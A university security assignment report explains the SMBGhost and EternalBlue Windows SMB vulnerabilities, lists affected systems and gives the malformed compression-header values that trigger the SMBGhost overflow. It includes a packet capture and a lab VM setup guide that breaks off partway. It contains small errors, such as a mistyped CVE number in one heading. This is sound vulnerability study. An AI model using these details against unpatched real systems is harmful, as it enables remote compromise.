8/1/2021

Computer Security Assignment 2

Vulnerability Research Project:

CVE 2020-0796 SMBGhost

CVE 2017-0144 EternalBlue

Chinmay Krishnan, Muhammad Amir Hamza
33970197, 34123215
MURDOCH UNIVERSITY DUBAI, U.A.E

Table of Contents

1.0 Introduction

The following report outlines the SMB protocol, the versions we plan to showcase (SMBv1 and SMBv3), and the vulnerability it caused in some early operating systems. For this project, our team conducted researched on both the SMBGhost and EternalBlue vulnerabilities to know its type of attack, outcomes, drawbacks, and the damage it can produce on a target machine by performing tests and analyzing its results. We are showcasing two exploits and slightly veering off our project proposal as we were not able to successfully perform the RCE on the new version of the exploit (SMBGhost). However, EternalBlue functions off of the same principles as SMBGhost and therefore will allow us to explain why the RCE worked in one setting and not the other.

This report (coupled with the provided video demonstrations) will provide details on how to get the information on protocol description, exploit, payload, and affected operating systems (including the OS versions). Lastly, our team has provided helpful screenshots to explain the exploitation process in a more digestible manner.

2.0 What is SMB (Server Message Block)?

2.1 SMB Protocol

Server Message Block (SMB) is a communication/network file sharing protocol, which allows computer applications that are accessing of shared files, printers, and ports to read/write them from a server in a local network. The SMB is also known as Common Internet File System (CIFS). This protocol is mainly used on the top of TCP/IP protocol and similar. Using this protocol, the user can gain remote access to a server to create, delete, and update files present on that public domain system.




Figure 1

2.2 Practical Applications of SMB

1. Hyper-V uses SMB v3 protocol to create a virtual hard disk (VHD) and then to store data on it (on any VM).

2. Microsoft SQL Server It uses SMB v3 file share to store database files on the physical hard drive.

3. Layer 7, commonly known as the application layer, is where the SMB protocol functions, and it may be utilized for transmission through TCP/IP on port 445.

3.0 Exploits

3.1 SMBv3 SMBGhost: CVE 2020-7096

The CVE-2020-0796 (SMBGhost), in the Microsoft Server Message Block (SMB) v3.1.1 protocol, is a critical remote code execution vulnerability. This vulnerability required SMB clients to be connected with the server unauthentically, which then attackers can gain access to that using crafted packets of protocol v3. According to NVD, this drawback gained a base score of 10, which is critical. This means securing this gap in the vulnerable OS is much more important than any other vulnerability in the system. Attackers may use different exploits to drop payloads, giving them a hand to control, manipulate, or crash the system in seconds.

SMBGhost, reported on March 10, 2020, claimed that it is a type of security vulnerability, which works like worms viruses in the network, that affects Windows 10 computers as well. A Proof-of-Concept exploit code was published by security researchers on GitHub June 1, 2020.

3.1.1 Affected Operating Systems

Windows OS uses the SMB protocol version 3 for file sharing, and as a result mostly affected systems are of types Windows.

1. Windows 10 Version 1903 for 32-bit Systems
2. Windows 10 Version 1903 for x64-based Systems
3. Windows 10 Version 1903 for ARM64-based Systems
4. Windows Server, version 1903 (Server Core installation)
5. Windows 10 Version 1909 for 32-bit Systems
6. Windows 10 Version 1909 for x64-based Systems
7. Windows 10 Version 1909 for ARM64-based Systems
8. Windows Server, version 1909 (Server Core installation)

3.2 How does SMBGhost work?

Microsoft issued an official advisory on 03/12/20 regarding a major vulnerability in the SMB 3.1.1 protocol stack implementation. This flaw in the code is caused by the way it handles certain requests and response messages, which might allow an attacker to execute code in the context of the SYSTEM user. A specifically designed SMB v3 “Compression Transform Header” Request or Response PDU is required to exploit the issue. CVE-2020-0796 affects a limited number of Windows 10 devices running build 1903 and 1909. As a result, deleting it has no performance implications. Because there is no authentication between the attacker and the victim, this issue is deemed significant. Furthermore, this flaw might affect both the client and server sides of a connection.

3.2.1 How does the exploit Identify potential targets?

This is done by determining whether or not the destination host supports Data Compression. It is feasible to distinguish targets that are vulnerable by this issue and those that are not based on the echoed back response data. When an SMB server gets a Negotiation request for its compression capabilities, the SMB server responds with a Negotiate Response Header containing the following information:

- Dialects that are supported (SMB server version running on the target OS)
- Contexts to Negotiate Count
- Only if the Connection Dialect is set to v3.1.1 does the server transmit Negotiate contexts (vulnerable dialect).


3.3.2 PCAP study illustrating how various OS(s) respond to the identical request

Windows 7 (non-vulnerable):

Negotiate Protocol Response (*smb2.cmd == 0 && smb2.flags.response == 1*)

Dialect (2 Bytes): 0x0210 (SMB 2.1)

NegotiateContextCount (2 bytes): 0x0000



→	4	2020-03-16 15:01:07.037535	192.168.86.50	36314	192.168.86.100	445	SMB2	Negotiate Protocol Request
←	5	2020-03-16 15:01:07.045206	192.168.86.100	445	192.168.86.50	36314	SMB2	Negotiate Protocol Response
	6	2020-03-16 15:01:07.045231	192.168.86.50	36314	192.168.86.100	445	TCP	36314 → 445 [ACK] Seq=197 Ack=175 Win=64128 Le
	7	2020-03-16 15:01:07.046587	192.168.86.50	36314	192.168.86.100	445	TCP	36314 → 445 [FIN, ACK] Seq=197 Ack=175 Win=641
	8	2020-03-16 15:01:07.046829	192.168.86.100	445	192.168.86.50	36314	TCP	445 → 36314 [ACK] Seq=175 Ack=198 Win=66560 Le
←	9	2020-03-16 15:01:07.046963	192.168.86.100	445	192.168.86.50	36314	TCP	445 → 36314 [RST, ACK] Seq=175 Ack=198 Win=0 L

```
▸ Frame 5: 240 bytes on wire (1920 bits), 240 bytes captured (1920 bits)
▸ Ethernet II, Src: PcsCompu_f8:ae:dc (08:00:27:f8:ae:dc), Dst: Google_1f:30:76 (1c:f2:9a:1f:30:76)
▸ Internet Protocol Version 4, Src: 192.168.86.100, Dst: 192.168.86.50
▸ Transmission Control Protocol, Src Port: 445, Dst Port: 36314, Seq: 1, Ack: 197, Len: 174
▸ NetBIOS Session Service
▾ SMB2 (Server Message Block Protocol version 2)
  ▸ SMB2 Header
  ▾ Negotiate Protocol Response (0x00)
      [Preauth Hash: 0ace076a15a01aa17380c1067dd9f08cfe4a247b7d65b1a9…]
    ▸ StructureSize: 0x0041
    ▸ Security mode: 0x01, Signing enabled
      Dialect: SMB 2.1 (0x0210)
      NegotiateContextCount: 0
      Server Guid: 82fb0559-91dc-48ff-b999-a3ddcfc513e3
    ▸ Capabilities: 0x00000007, DFS, LEASING, LARGE MTU
      Max Transaction Size: 1048576
      Max Read Size: 1048576
      Max Write Size: 1048576
```


```
0000  1c f2 9a 1f 30 76 08 00  27 f8 ae dc 08 00 45 00   ····0v·· '·····E·
0010  00 e2 00 8c 40 00 80 06  cb a2 c0 a8 56 64 c0 a8   ····@··· ····Vd··
0020  56 32 01 bd 8d da 66 cf  6d cb b8 71 0c c9 80 18   V2····f· m··q····
0030  01 04 b6 f9 00 00 01 01  08 0a 00 00 32 c6 9e ac   ········ ····2···
0040  46 88 00 00 00 aa fe 53  4d 42 40 00 00 00 00 00   F·····S MB@·····
0050  00 00 00 00 01 00 01 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0080  00 00 00 00 00 00 41 00  01 00 10 02 00 00 59 05   ····A··· ····Y·
0090  fb 82 dc 91 ff 48 b9 99  a3 dd cf c5 13 e3 07 00   ····H··· ····
00a0  00 00 00 00 40 00 00 00  10 00 00 00 10 00 f8 6a   ····@··· ·····j
00b0  2b b9 a3 fb d5 01 46 5f  9e 72 a3 fb d5 01 80 00   +·····F_ ·r····
00c0  2a 00 00 00 00 00 60 28  06 06 2b 06 01 05 05 02   *·····`( ··+·····
00d0  a0 1e 30 1c a0 1a 30 18  06 0a 2b 06 01 04 01 82   ··0···0· ··+·····
00e0  37 02 02 1e 06 0a 2b 06  01 04 01 82 37 02 02 0a   7·····+· ····7···
```

Windows 10 (vulnerable):

Negotiate Protocol Response (*smb2.cmd == 0 && smb2.flags.response == 1*)

Dialect (2 Bytes): 0x0311 (SMB 3.1.1)

NegotiateContextCount (2 bytes): 0x0200



3.3.3 Causing the buffer-overflow:

The client must deliver an SMB2 Compression Transform Header PDU to the destination computer to cause the crash. The malicious compression request is broken down in full below:


ProtocolID (4 bytes): 0xFC534D42 (must)

OriginalSize (4 bytes): Length of compressed SMB3 Data (variable)

CompressionAlgorithm (2 bytes): LZNT1 (must be set to 0x0001)

Reserved (2 bytes): 0xFFFF

Offset (4 bytes): 0xFFFFFFFF (Higher value, -1 as signed long)



3.4 EternalBlue: CVE 2017-0144

EternalBlue is a cyber-threat actor exploit that uses specially crafted packets to remotely execute arbitrary code and acquire network access. It takes use of a flaw in Microsoft's Server Message Block (SMB) version 1 (SMBv1) protocol, which is a network file sharing mechanism that allows users to access files on a distant server. This vulnerability might allow cybercriminals to take control of the whole network and all devices linked to it. Because of EternalBlue's potential to infiltrate networks, if one device is infected with malware through EternalBlue, the entire network is at danger. This vulnerability has been fixed and is now known as MS17-010 in Microsoft's security bulletin.

3.4.1 Affected Systems:

By affecting the SMBv1 Server, EternalBlue was able to affect the following systems:

1. Microsoft Windows Vista SP2
2. Windows Server 2008 SP2 and R2 SP1

3. Windows 7 SP1 (we will be using this version in our demonstration)
4. Windows 8.1
5. Windows Server 2012 Gold and R2
6. Windows RT 8.1
7. Windows 10 Gold, 1511, and 1607
8. Windows Server 2016

3.5 How does EternalBlue work?

The vulnerability that EternalBlue addresses is CVE-2017-0144, which allows remote attackers to execute arbitrary code on a target system by submitting specially crafted messages to the SMBv1 server. An unauthenticated attacker simply has to transmit a maliciously designed packet to the server to exploit the vulnerability, which is how the ransomware WannaCry and NotPetya spread. EternalBlue essentially gave the malware access to additional devices on the network.

The Windows function srv!SrvOS2FeaListSizeToNt is used by EternalBlue. SMB (Server Message Block) is a network protocol for requesting file and print services from server computers. Structures that allow the protocol to transmit information about a file's extended attributes, or metadata about the file's characteristics on the file system, are among the protocol's requirements. Lastly, for EternalBlue to be as effective as it is, it uses 3 bugs in Microsoft's SMB services.

3.5.1 Bug 1

Three distinct vulnerabilities are used by EternalBlue. The first is a mathematical failure that occurs when the protocol tries to convert an OS/2 FileExtended Attribute (FEA) list structure to an NT FEA structure to figure out how much memory to allocate. An integer overflow is caused by a mistake, which results in less memory being allocated than intended, resulting in a buffer overflow. When more data is written than intended, the additional data might overflow into nearby memory space.

3.5.2 Bug 2

The second issue, which comes from a discrepancy in the SMB protocol's specification of two related sub commands: SMB COM TRANSACTION2 and SMB COM NT TRANSACT, causes the buffer overflow. When there is too much data to fit into a single packet, both contain a _SECONDARY command. The key distinction between TRANSACTION2 and NT TRANSACT is that the latter requires a data packet that is twice the size of the former. This is crucial because if the client transmits a constructed message using the NT TRANSACT sub-command just before the TRANSACTION2 one, an error in validation occurs.

While the protocol understands that two different sub-commands have been received, it simply assigns the type and size of the latest one received (and allocates memory appropriately) to both packets. The first packet will take up more space than it is allotted because the last one is smaller.

3.5.3 Bug 3

Once the attackers have achieved this first overflow, they may use a third issue in SMBv1 to do heap spraying, which involves creating a piece of memory at a specific location. To get control of the system, the attacker can write and execute shellcode from here.

4.0 Setting up Test Environments

4.1 SMBGhost Attacker VM

These steps will describe you the setup and installation process of setting Linux Kali (Attacker) machine on Virtual Box.

1. Make your Virtual Box is already installed on your device, if not click here. Now, open your Virtual Box and click on New to create and set a base for Windows 10. (figure 1)




Figure 1

2. Now, write the name of the operating system and then select the folder where you want to keep this virtual machine. Make sure the type and the version are set same as the operating system and simply hit Next. (figure 2)




Figure 2

3. Choose memory size you want to allocate to new Kali vm and just hit Next. Recommended minimum RAM size is 1500 MB. (figure 3)




Figure 3

4. Select the 'Create a virtual hard disk now' checkbox and simply click on Create. (figure 4)




Figure 4

5. Select Hard disk type as VHD and click Next. (figure 5)




Figure 5

6. Choose Storage type as 'Dynamically allocated' and then click on Next. (figure 6)




Figure 6

7. Now, choose the size of the virtual hard disk you want to set for Windows 10 vm. Recommended size is 90 GB minimum. After selecting the size just simply hit Create, and your base setup is completed. (figure 7)




Figure 7

8. Next step is to get .iso file if you do not have one click here. (figure.)
9. Now, start your created Kali instance from Virtual box. (figure 9)




Figure 9

10. From the start-up disk popup select the browse icon. (figure 10)




Figure 10

11. From Disk Selector, click on Add. (figure 11)

